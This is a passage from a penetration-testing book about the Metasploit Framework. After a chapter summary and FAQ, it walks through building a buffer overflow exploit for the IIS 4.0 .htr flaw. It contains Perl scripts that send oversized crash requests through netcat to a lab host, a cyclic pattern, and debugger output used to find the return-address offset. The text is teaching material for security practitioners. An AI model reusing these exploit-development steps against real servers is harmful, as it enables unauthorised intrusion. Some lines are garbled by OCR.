Administrator@nothingbutfat ~
$ msfupdate -u

+ -- --=[ msfupdate v2.5 [revision 1.42]

[*] Calculating local file checksums, please wait...

[*] Online Update Task Summary

        Update: ./exploits/cabrightstor_uniagent.pm
        Update: ./exploits/ia_webmail.pm
        Update: ./exploits/iis_nsiislog_post.pm
        Update: ./exploits/msmq_deleteobject_ms05_017.pm

Continue? (yes or no) > yes


[*] Starting online update of 4 file(s)...

[0001/0004 - 0x0024a6 bytes] ./exploits/cabrightstor_uniagent.pm
[0002/0004 - 0x000a38 bytes] ./exploits/ia_webmail.pm
[0003/0004 - 0x00117e bytes] ./exploits/iis_nsiislog_post.pm
[0004/0004 - 0x0015ff bytes] ./exploits/msmq_deleteobject_ms05_017.pm

[*] Regenerating local file database

Administrator@nothingbutfat ~
$
```

Summary

The *msfweb*, *msfconsole*, and *msfcli* interfaces are the three default interfaces to the powerful MSF engine. The *msfweb* interface exposes a Web-based control system that can be accessed by most browsers and is well suited for demonstrations and collaborative work. Powered by an interactive command-line shell, the *msfconsole* system is the most useful and flexible of the three interfaces. The *msfcli* interface can be used as a single command-line-based interface, which can be useful when the MSF engine needs to be accessed through a script.

Solutions Fast Track

Using the MSF

☑ The MSF has three interfaces: *msfcli*, a single CLI; *msfweb*, a Web-based interface; and `msfconsole`, an interactive shell interface.

☑ The *msfconsole* is the most powerful of the three interfaces. To get help for *msfconsole*, enter the *?* or *help* command. The most commonly used commands are *show*, *set*, *info*, *use*, and *exploit*.

☑ Dynamic payload generation is one of the most unique and useful features provided by the MSF engine. Based on the exploit and payload configuration as well as the encoder and NOP generator settings, each attack can be constructed to adapt to changing network and system environments.

Links to Sites

☑ ***www.metasploit.com*** The home of the Metasploit Project.

☑ ***www.nologin.org*** Contains technical papers about MSF's Meterpreter, remote library injection, and Windows shellcode.

☑ ***www.immunitysec.com*** Immunity Security produces the commercial penetration-testing tool, *Canvas*.

☑ ***www.corest.com*** Core Security Technologies develops the commercial automated penetration-testing engine, Core IMPACT.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: What interface is recommended for general use? What interface should I use for exploit development?

A: The MSF development team uses the *msfconsole* interface for exploitation purposes, but *msfweb* is better suited for demonstrations and examples. There are a couple of *msfconsole* commands that come in handy when developing exploits. When build exploit modules and test them through the *msfconsole* interface, the *rexploit* command allows us to reload the modules and then launch the attack. The same can be said for *rcheck*, which is a combination of *reload* and *check*.

Q: How reliable are these exploits? Will they crash my server?

A: Because of the nature of exploits and their potential for causing damage to systems, the reliability of publicly available exploits is always an issue. However, the reason for most concern is the undocumented and untested nature of most public code. Usually, only proof-of-concept code that has been crippled to prevent use by script kiddies is released to the public. While there is no guarantee of reliability and safety, the exploits included in the framework were rigorously tested and approved by the development team before release.

Q: Why do some exploits have more targets than others?

A: Each exploit takes advantage of vulnerabilities in an application or service. In order for the exploit to trigger the vulnerability, precise environment and system configurations must be available on the targeted hosts. Furthermore, these applications and services may be patched by the vendors and become unexploitable as a result. In the examples above, the IIS 4.0 .HTR Buffer

Overflow affected all versions of Windows NT4 up until service pack 6 because a patch for the vulnerability was released with that update.

Q: There are thousands of vulnerabilities out there. Who decides what exploits are included in the Framework?

A: Usually, a member of the development team runs across an interesting vulnerability and decides to write an exploit for it. At the same time, the framework accepts external contributions; however, all code is subject to review and modification before it is distributed within the framework. You can also write your own exploits and integrate them into the framework.

Chapter 13

Extending Metasploit II

Core Technologies and Open Source Tools in this chapter:

- **Exploit Development with Metasploit**
- **Integrating Exploits into the Framework**

Introduction

In the last chapter, we comprehensively covered the usage and benefits of the Metasploit Framework as an exploitation platform. The Metasploit exploitation engine provides a powerful penetration testing tool, but its true strengths are revealed when we take a closer look at the engine under the hood. The focus of this chapter is coverage of one of the most powerful aspects of Metasploit that tends to be overlooked by most users: its ability to significantly reduce the amount of time and background knowledge necessary to develop functional exploits. By working through a real-world vulnerability against a popular closed-source Web server, the reader will learn how to use the tools and features of MSF (Metasploit Framework) to quickly build a reliable buffer overflow attack as a standalone exploit. The chapter will also explain how to integrate an exploit directly into the Metasploit Framework by providing a line-by-line analysis of an integrated exploit module. Details as to how the Metasploit engine drives the behind-the-scenes exploitation process will be covered, and along the way the reader will come to understand the advantages of exploitation frameworks.

This text is intended neither for beginners nor for experts. Its aim is to detail the usefulness of the Metasploit project tools while bridging the gap between exploitation theory and practice. To get the most out of this chapter, one should have an understanding of the theory behind buffer overflows as well as some basic programming experience.

Exploit Development with Metasploit

In the previous chapter, we walked through the exploitation of a Windows NT 4 IIS 4.0 system that was patched to Service Pack 5. Building on that example, we will develop a standalone exploit for the very same vulnerability. Normally, writing an exploit requires an in-depth understanding of the target architecture's assembly language, detailed knowledge of the operating system's internal structures, and considerable programming skill.

Using the utilities provided by Metasploit, this process is greatly simplified. The Metasploit project abstracts many of these details into a collection of simple, easy-to-use tools. These tools can be used to significantly speed up the exploit development timeline and reduce the amount of knowledge necessary to write functional exploit code. In the process of re-creating the IIS 4.0
erflow, we will explore the use of these utilities.

The following sections cover the exploit development process of a simple stack overflow from start to finish. First, the attack vector of the vulnerability is determined. Second, the offset of the overflow vulnerability must be calculated. After deciding on the most reliable control vector, a valid return address must be found. Character and size limitations will need to be resolved before selecting a payload. A nop sled must be created. Finally, the payload must be selected, generated, and encoded.

Assume that in the follow exploit development that the target host runs the Microsoft Internet Information Server (IIS) 4.0 Web server on Windows NT4 Service Pack 5, and the system architecture is based around a 32-bit x86 processor.

Determining the Attack Vector

An attack vector is the means by which an attacker gains access to a system to deliver a specially crafted payload. This payload can contain arbitrary code that is executed on the targeted system.

The first step in writing an exploit is to determine the specific attack vector against the target host. Because Microsoft's IIS Web server is a closed-source application, we must rely on security advisories and attempt to gather as much information as possible. The vulnerability to be triggered in the exploit is a buffer overflow in Microsoft Internet Information Server (IIS) 4.0 that was first reported by eEye in www.eeye.com/html/research/advisories/AD19990608.html. The eEye advisory explains that an overflow occurs when a page with an extremely long filename and an .htr file extension is requested from the server. When IIS receives a file request, it passes the filename to the ISM dynamically linked library (DLL) for processing. Because neither the IIS server nor the ISM DLL performs bounds checking on the length of the filename, it is possible to send a filename long enough to overflow a buffer in a vulnerable function and overwrite the return address. By hijacking the flow of execution in the ISM DLL and subsequently the inetinfo.exe process, the attacker can direct the system to execute the payload. Armed with the details of how to trigger the overflow, we must determine how to send a long filename to the IIS server.

A standard request for a Web page consists of a GET or POST directive, the path and filename of the page being requested, and HTTP (Hypertext Transfer Protocol) information. The request is terminated with two newline and carriage return combinations (ASCII characters 0x10 and 0x13, respectively). The following example shows a GET request for the index.html page using the HTTP 1.0 protocol.

```
GET /index.html HTTP/1.0\r\n\r\n
```

According to the advisory, the filename must be extremely long and possess the .htr file extension. The following is an idea of what the attack request would look like:

```
GET /extremelylargestringofcharactersthatgoesonandon.htr HTTP/1.0\r\n\r\n
```

Although the preceding request is too short to trigger the overflow, it serves as an excellent template of our attack vector. In the next section, we determine the exact length needed to overwrite the return address.

Finding the Offset

Knowing the attack vector, we can write a Perl script to overflow the buffer and overwrite the return address (see Example 13.1).


Example 13.1 Overwriting the Return Address

```
1  $string = "GET /";
2  $string .= "A" x 4000;
3  $string .=".htr HTTP/1.0\r\n\r\n";
4
5  open(NC, "|nc.exe 192.168.181.129 80");
6  print NC $string;
7  close(NC);
```

In line 1, we start to build the attack string by specifying a GET request. In line 2, we append a string of 4000 *A* characters that represents the filename. In line 3, the .htr file extension is appended to the filename. By specifying the .htr file extension, the filename is passed to the ISM DLL for processing. Line 3 also attaches the HTTP version as well as the carriage return and newline characters that terminate the request. In line 5, a pipe is created between the NC file handle and the Netcat utility. Because socket programming is not the subject of this chapter, the pipe is used to abstract the network communications. The Netcat utility has been instructed to connect to the target host at 192.168.181.129 on port 80. In line 6, the $string data is printed to the NC file handle. The NC file handle then passes the $string data through the pipe to Netcat, which then forwards the request to the target host.

Figure 13.1 illustrates the attack string that is being sent to IIS.

Figure 13.1 The First Attack String




GET /	AAAAAAAAA… (4000 'A' characters)	.htr HTTP/1.0\r\n\r\n

After sending the attack string, we want to verify that the return address was overwritten. In order to verify that the attack string overflowed the filename buffer and overwrote the return address, a debugger must be attached to the IIS process, inetinfo.exe. The debugger is used as follows:

1. Attach the debugger to the inetinfo.exe process. Ensure that the process continues execution after being interrupted.
2. Execute the script in Example 13.1.
3. The attack string should overwrite the return address.
4. The return address is entered into EIP.
5. When the processor attempts to access the invalid address stored in EIP, the system will throw an access violation.
6. The access violation is caught by the debugger, and the process halts.
7. When the process halts, the debugger can display process information including virtual memory, disassembly, the current stack, and the register states.

The script in Example 13.1 does indeed cause EIP to be overwritten. In the debugger window shown in Figure 13.2, EIP has been overwritten with the hexadecimal value 0x41414141. This corresponds to the ASCII string AAAA, which is a piece of the filename that was sent to IIS. Because the processor attempts to access the invalid memory address, 0x41414141, the process halts.

Figure 13.2 The Debugger Register Window



```
Registers (FPU)
EAX 00F0FCCC ASCII "AAAAAAAAAAAAAA
ECX 41414141
EDX 77F9667A ntdll.77F9667A
EBX 00F0F970
ESP 00F0F8AC
EBP 00F0F8CC
ESI 00F0FCC4 ASCII "AAAAAAAAAAAAAA
EDI 00000000

EIP 41414141
```

Tools and Traps…

Using a Debugger on Closed-Source Applications

When working with a closed-source application, an exploit developer will often use a debugger to help understand how the closed-source application functions internally. In addition to helping step through the program assembly instructions, it also allows a developer to see the current state of the registers, examine the virtual memory space, and view other important process information. These features are especially useful in later exploit stages when one must determine the bad characters, size limitations, or any other issues that must be avoided.

Two of the more popular Windows debuggers can be downloaded for free at:

- www.microsoft.com/whdc/devtools/debugging/default.mspx
- www.ollydbg.de/

In our example, we use the OllyDbg debugger. For more information about OllyDbg or debugging in general, access the built-in help system included with OllyDbg.

In order to overwrite the saved return address, we must calculate the location of the four A characters that overwrote the saved return address. Unfortunately, a simple filename consisting of A characters will not provide enough information to determine the location of the return address. A filename must be created such that any four consecutive bytes in the name are unique from any other four consecutive bytes. When these unique four bytes are entered into EIP, it will be possible to locate these four bytes in the filename string. To determine the number of bytes that must be sent before the return address is overwritten, simply count the number of characters in the filename before the unique four-byte string. The term offset is used to refer to the number of bytes that must be sent in the filename just before the four bytes that overwrite the return address.

In order to create a filename where every four consecutive bytes are unique, we use the *PatternCreate()* method available from the Pex.pm library located in *~/framework/lib.* The *PatternCreate()* method takes one argument specifying the length in bytes of the pattern to generate. The output is a series of ASCII characters of the specified length where any four consecutive characters are unique. This series of characters can be copied into our script and used as the filename in the attack string.

The *PatternCreate()* function can be accessed on the command-line with *perl -e 'use Pex; print Pex::Text::PatternCreate(4000)'*. The command output is pasted into our script in Example 13.2.


Example 13.2 Overflowing the Return Address with a Pattern

```
$pattern =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0" .
"Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1" .
"Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2" .
"Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3" .
"Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4" .
"Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5" .
"Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6" .
"Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7" .
"Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8" .
"As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9" .
"Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0" .
"Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1" .
"Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2" .
"Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3" .
"Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4" .
"Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5" .
"Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6" .
"Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7" .
"Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8" .
"Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9" .
"Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0" .
"Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1" .
"Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2" .
"Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3" .
                                                                   .
```

```
"Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5" .
"Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6" .
"Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7" .
"Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8" .
"Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9" .
"Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0" .
"Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1" .
"Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2" .
"Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3" .
"Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4" .
"Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5" .
"Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6" .
"Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7" .
"Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8" .
"Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9" .
"Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0" .
"Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1" .
"Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2" .
"Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3" .
"Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4" .
"Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5" .
"Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6" .
"Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7" .
"Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8" .
"Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9" .
"Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0" .
"Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1" .
"Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2" .
"Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3" .
"Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4" .
"El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5" .
"En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6" .
"Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7" .
"Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8" .
"Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9" .
"Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0" .
"Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1" .
"Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2" .
"Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F";

$string = "GET /";
$string .= $pattern;
$string .=".htr HTTP/1.0\r\n\r\n";

open(NC, "|nc.exe 192.168.181.129 80");
print NC $string;
close(NC);
```

In lines 1 through 65, *$pattern* is set equal to the string of 4000 characters generated by *PatternCreate().* In line 68, the *$pattern* variable replaces the 4000 A characters previously used for the filename. The remainder of the script remains the same. Only the filename has been changed. After executing the script again, the return address should be overwritten with a unique four-byte string that will be popped into the EIP register (Figure 13.3).

Figure 13.3 Overwriting EIP with a Known Pattern



```
Registers (FPU)
EAX 00F0FCCC ASCII "7At8At9Au0Au1A
ECX 74413674
EDX 77F9667A ntdll.77F9667A
EBX 00F0F970
ESP 00F0F8AC
EBP 00F0F8CC
ESI 00F0FCC4 ASCII "At5At6At7At8At
EDI 00000000

EIP 74413674
```

In Figure 13.3, the EIP register contains the hexadecimal value 0x74413674, which translates into the ASCII string *tA6t.* To find the original string, the value in EIP must be reversed to t6At. This is because OllyDbg knows that the x86 architecture stores all memory addresses in little-endian format, so when displaying EIP it formats it in big-endian to make it easier to read. The original string *t6At* can be found in line 11 of Example 13.2 as well as in the ASCII string pointed to by the ESI register.


Now that we have a unique four-byte string, we can determine the offset of the return address. One way to determine the offset of the return address is to manually count the number of characters before *t6At*, but this is a tedious and time-consuming process. To speed up the process, the framework includes the patternOffset.pl script found in *~/framework/sdk.* Although the functionality is undocumented, examination of the source code reveals that the first argument is the big-endian address in EIP, as displayed by OllyDbg, and the second argument is the size of the original buffer. In Example 13.3, the values 0x74413674 and 4000 are passed to patternOffset.pl.

Example 13.3 Result of PatternOffset.pl

```
Administrator@nothingbutfat ~/framework/sdk
$ ./patternOffset.pl 0x74413674 4000
589
```

The patternOffset.pl script located the string *tA6t* at the offset 589. This means that 589 bytes of padding must be inserted into the attack string before the four bytes that overwrite the return address. The latest attack string is displayed in Figure 13.4. Henceforth, we will ignore the HTTP protocol fields and the file extension to simplify the diagrams, and they will no longer be considered part of our attack string although they will still be used in the exploit script.

Figure 13.4 The Current Attack String



The bytes in 1 to 589 contain the pattern string. The next four bytes in 590 to 593 overwrite the return address on the stack; this is the *tA6t* string in the pattern. Finally, the bytes in 594 to 4000 hold the remainder of the pattern.

Now we know that it is possible to overwrite the saved return address with an arbitrary value. Because the return address is entered into EIP, we can control the EIP register. Controlling EIP will allow us to lead the process to the payload, and therefore, it will be possible to execute any code on the remote system.

Selecting a Control Vector

Much like how an attack vector is the means by which an attack occurs, the control vector is the path through which the flow of execution is directed to our code. At this point, the goal is to find a means of shifting control from the original program code over to a payload that will be passed in our attack string.

In a buffer overflow attack that overwrites the return address, there are generally two ways to pass control to the payload. The first method overwrites the saved return address with the address of the payload on the stack; the second method overwrites the saved return address with an address inside a shared library. The instruction pointed to by the address in the shared library causes the process to bounce into the payload on the stack. Before selecting either of the control vectors, each method must be explored more fully to understand how the flow of execution shifts from the original program code to the shellcode provided in the payload.

Tools and Traps…

Payload Semantics


The term *payload* refers to the architecture-specific assembly code that is passed to the target in the attack string and executed by the target host. A payload is created to cause the process to produce an intended result such as executing a command or attaching a shell to a listening port.

Originally, any payload that created a shell was referred to as shellcode, but this is no longer the case as the term has been so commonly misused that it now encompasses all classes of payloads. In this text, the terms payload and shellcode will be used interchangeably. The term payload may also be used differently depending on the context. In some texts, it refers to the entire attack string that is being transmitted to the target; however, in this chapter the term payload refers only to the assembly code used to produce the selected outcome.

The first technique overwrites the saved return address with an address of the payload located on the stack. As the processor leaves the vulnerable function, the return address is entered into the EIP register, which now contains the address of our payload. It is a common misconception that the EIP register contains the next instruction to be executed; EIP actually contains the *address* of the next instruction to be executed. In essence, EIP points to where the flow of execution is going next. By getting the address of the payload into EIP, we have redirected the flow of execution to our payload.

Although the topic of payloads has not been fully discussed, assume for now that the payload can be placed anywhere in the unused space currently occupied by the pattern. Note that the payload can be placed before or after the return address. Figure 13.5 demonstrates how the control is transferred to a location before the return address.

Figure 13.5 Method One: Returning Directly to the Stack


1. Overwrite the saved return address with the address of the payload on the stack.
589 bytes for payload
4 bytes overwriting saved return address
3407 bytes for payload
2. The address of our payload is popped into the EIP register.
3. The processor is directed to the instruction located at the address in the EIP register. Thus executing our code.
EIP

